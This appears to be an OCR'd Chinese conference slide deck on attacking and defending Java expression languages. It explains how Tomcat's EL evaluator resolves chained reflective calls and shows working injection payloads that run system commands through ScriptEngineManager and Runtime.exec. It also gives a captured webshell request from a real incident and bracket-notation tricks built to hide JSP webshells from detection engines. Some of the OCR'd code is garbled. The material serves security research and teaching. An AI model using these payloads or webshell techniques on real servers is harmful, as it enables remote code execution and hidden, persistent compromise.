


Java表达式攻防下的 黑魔法

演讲人：刘镇东(yzddMr6)



◆ 自我介绍

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◆ 背景介绍

- Java灵活的表达式虽然带来了开发和使用的便捷性，但如果对输入进行过滤就直接解析执行，则会引发严重的安全问题
- 攻击者利用Java表达式注入漏洞可以实现任意代码的执行，或者利用表达式构造隐蔽的WebShell后门实现对服务器的长期控制
- 历史上EL表达式、SpEL表达式、OGNL表达式等都曾引发过严重的安全问题，所以Java表达式下的攻防一直是安全人员研究的重点

CVE-2021-26084

CVE-2017-5638

CVE-2022-22980

CVE-2018-14667

CVE-2017-8046

CVE-2022-22947

CVE-2018-1273

CVE-2022-26134


CVE-2017-9791

CVE-2017-1000112

CVE-2018-16621

...





◆ Magic in EL Expression

◆ 关于EL表达式

- EL表达式是JSP 2.0规范的一部分，在Tomcat、WebLogic等中间件中默认支持，适用范围极广。
- 借助强大的EL表达式，我们可以让JSP WebShell拥有很多动态特性，让我们的WebShell更加隐蔽灵活，逃过大多数引擎的检测



支持EL表达式的中间件

...



◆ EL表达式的动态执行特性



```
{} '' .getClass().forName("javax.script.ScriptEngineManager").newInstance()  
    .getEngineByName("js").eval("java.lang.Runtime.getRuntime().exec(\"open /\")")}
```



```
<%  
"" .getClass().forName("javax.script.ScriptEngineManager").newInstance()  
    .getEngineByName("js").eval("java.lang.Runtime.getRuntime().exec(\"open /\")");  
%>
```

ERROR: 无法解析'Object'中的方法'getEngineByName'



```
<%  
((ScriptEngineManager)"" .getClass().forName("javax.script.ScriptEngineManager").newInstance())  
    .getEngineByName("js").eval("java.lang.Runtime.getRuntime().exec(\"open /\")");  
%>
```



◆ EL表达式的动态执行逻辑

```
org.apache.jasper.runtime.PageContextImpl#proprietaryEvaluate  
  ->org.apache.el.parser.AstValue#getValue  
    ->org.apache.jasper.el.JasperELResolver#invoke  
      ->javax.el.BeanELResolver#invoke  
        ->java.lang.reflect.Method#invoke
```

```
ve = {ValueExpressionImpl@3337} "ValueExpression[$'$.getClass().forName("javax.script.ScriptEngineManager").newInstance().getEn... (显示)  
> f expectedType = {Class@326} "class java.lang.String" ... 导航  
> f expr = "{$'.getClass().forName("javax.script.ScriptEngineManager").newInstance().getEngineByName("JavaScript").eval("java.lang... (显示)  
  f fnMapper = null  
  f varMapper = null  
< f node = {AstValue@3343} "Value"  
> f parent = {AstDynamicExpression@3357} "DynamicExpression"  
< f children = {Node[11]@3358}  
  > 0 = {AstString@4006} "String["]  
  > 1 = {AstDotSuffix@4007} "DotSuffix[getClass]"  
  > 2 = {AstMethodParameters@3355} ")"  
  > 3 = {AstDotSuffix@4008} "DotSuffix[forName]"  
  > 4 = {AstMethodParameters@4009} "(String["javax.script.ScriptEngineManager"],)"  
  > 5 = {AstDotSuffix@4010} "DotSuffix[newInstance]"  
  > 6 = {AstMethodParameters@4011} "("  
  > 7 = {AstDotSuffix@4012} "DotSuffix[getEngineByName]"  
  > 8 = {AstMethodParameters@4013} "(String["JavaScript"],)"  
  > 9 = {AstDotSuffix@4014} "DotSuffix[eval]"  
  > 10 = {AstMethodParameters@4015} "(String["java.lang.Runtime.getRuntime().exec(\"open /\")"],)"  
f id = 27  
f image = null
```

以点号为分隔符，解析成一个个的节点

◆ EL表达式的动态执行逻辑

```
org.apache.jasper.runtime.PageContextImpl#proprietaryEvaluate  
  ->org.apache.el.parser.AstValue#getValue  
    ->org.apache.jasper.el.JasperELResolver#invoke  
      ->javax.el.BeanELResolver#invoke  
        ->java.lang.reflect.Method#invoke
```

```
public Object getValue(EvaluationContext ctx) throws ELException {  
    Object base = this.children[0].getValue(ctx);  
    int propCount = this.jjtGetNumChildren();  
    int i = 1;  
    Object suffix = null;  
    ELResolver resolver = ctx.getELResolver(); resolver: JasperELResolver@3354  
  
    while(base != null && i < propCount) {  
        suffix = this.children[i].getValue(ctx);  
        if (i + 1 < propCount && this.children[i + 1] instanceof AstMethodParameters) {  
            AstMethodParameters mps = (AstMethodParameters)this.children[i + 1]; mps: "()"  
            if (base instanceof Optional && "orElseGet".equals(suffix) && mps.jjtGetNumChildren() == 1) {  
                Node paramFoOptional = mps.jjtgetChild(i: 0);  
                if (!(paramFoOptional instanceof AstLambdaExpression) && !(paramFoOptional instanceof LambdaExpression)) {  
                    throw new ELException(MessageFactory.get(key: "stream.optional.paramNotLambda", new Object[]{suffix}));  
                }  
            }  
        }  
  
        Object[] paramValues = mps.getParameters(ctx); mps: "()" paramValues: Object[0]@4031  
        base = resolver.invoke(ctx, base, suffix, this.getTypesFromValues(paramValues), paramValues); resolver: JasperELResolver@3354 param  
        i += 2;  
    } else {  
        if (suffix == null) {  
            return null;  
        }  
  
        ctx.setPropertyResolved(false);  
        base = resolver.getValue(ctx, base, suffix);
```

循环反射，base为每轮递归反射之后保存的对象

◆ EL表达式的动态执行逻辑


```
org.apache.jasper.runtime.PageContextImpl#proprietaryEvaluate  
    ->org.apache.el.parser.AstValue#getValue  
        ->org.apache.jasper.el.JasperELResolver#invoke  
            ->javax.el.BeanELResolver#invoke  
                ->java.lang.reflect.Method#invoke
```

```
public Object invoke(ELContext context, Object base, Object method, Class<?>[] paramTypes, Object[] params) {    context:  
    String targetMethod = coerceToString(method);    method: "getClass"    targetMethod: "getClass"  
    if (targetMethod.length() == 0) {  
        throw new ELException(new NoSuchMethodException());  
    } else {  
        context.setPropertyResolved(false);  
        Object result = null;    result: null  
        int index = 1 + this.appResolversSize + 2;    index: 7    appResolversSize: 0  
  
        int size;    size: 9  
        for(size = 1; size < index; ++size) {  
            result = this.resolvers[size].invoke(context, base, targetMethod, paramTypes, params);  
            if (context.isPropertyResolved()) {  
                return result;  
            }  
        }  
  
        index += 4;  
        size = this.resolversSize.get();    resolversSize: "9"  
  
        for(int i = index; i < size; ++i) {    index: 7    size: 9    i: 7  
            result = this.resolvers[i].invoke(context, base, targetMethod, paramTypes, params);    context: EvaluationContext  
            if (context.isPropertyResolved()) {  
                return result;  
            }  
        }  
    }  
}
```

- resolver数组主要保存具体的节点处理，比如说list的处理，array节点的处理等。在这里用到的是BeanELResolver
- resolve成功后会在context做一个标记，告诉上文这里的节点被找到了

◆ EL表达式的动态执行逻辑

```
org.apache.jasper.runtime.PageContextImpl#proprietaryEvaluate  
    ->org.apache.el.parser.AstValue#getValue  
        ->org.apache.jasper.el.JasperELResolver#invoke  
            ->javax.el.BeanELResolver#invoke  
                ->java.lang.reflect.Method#invoke
```



到具体的节点的resolver，触发最终的反射

◆ EL表达式的动态执行特性



```
$('.getClass().forName("javax.script.ScriptEngineManager").newInstance()
    .getEngineByName("js").eval("java.lang.Runtime.getRuntime().exec(\"open /\")")}
```

Q: 为什么EL表达式不需要强制类型转换?

A: EL表达式在执行时，每一步函数调用都会通过反射去实现。在反射的过程中确定具体的类型，所以不需要强制类型转换



◆ 云上真实攻防案例--定制化后门

自适应WebShell通信拦截

更多信息

备注

源IP	[REDACTED]
源端口	[REDACTED]
目的IP	[REDACTED]
目的端口	80
HTTP请求方式	POST
HTTP请求Host	[REDACTED]
HTTP请求URI	/test.jsp
网络流量内容	POST /test.jsp?c=bsh.Interpreter HTTP/1.1 Host: [REDACTED] User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Connection: close Cookie: txtime=4; txid=ad796054927b6abd7e41A1677071298066A794; txtime=0; txid=3fbeec4199ee84c63af8A1677071222799A869; JSESSIONID=B189F495D3FF4E727AB278B1DF8F92B8.ncMem04 Upgrade-Insecure-Requests: 1 Content-Type: application/x-www-form-urlencoded Content-Length: 92 cmd=org.apache.commons.io.IOUtils.toString(Runtime.getRuntime().exec("id").getInputStream())
Webshell文件路径	/data/yonyou/nchome/webapps/nc_web/test.jsp
文件MD5	2339d9[REDACTED]
检测引擎:	[REDACTED]

```
 ${param.getClass().forName(param.c)}  
 .newInstance().eval(param.cmd)}
```


- 实际调用的参数均由外部传入
- 动态反射调用bsh.Interpreter类下的eval方法
- 被“自适应WebShell通信拦截”模型检出并拦截

◆ 方括号执行函数

```
$('.getClass()') == ${['getClass']()}
```



◆ 方括号执行函数



◆ Java实现“变量函数”

```
$.getClass().forName("javax.script.ScriptEngineManager").newInstance().getEngineByName("js").eval()
```



- 利用方括号特性：把要调用的**方法**放到字符串的位置

```
$.['getClass']()['forName']('javax.script.ScriptEngineManager')['newInstance']()['getEngineByName']('js')['eval']()
```



- 利用动态执行特性：把要调用的**参数**通过外部参数传入

```
""[param.a]()[param.b](param.c)[param.d]()[param.e](param.f)[param.g](param.h)
```

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

- Pretty: POST /el/demo.jsp?... (redacted)
- Raw: 1 POST /el/demo.jsp?a=getClass&b=forName&c=javax.script.ScriptEngineManager&d=newInstance&e=getEngineByName&f=js&g=eval HTTP/1.1
2 Host: localhost:8088
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 60
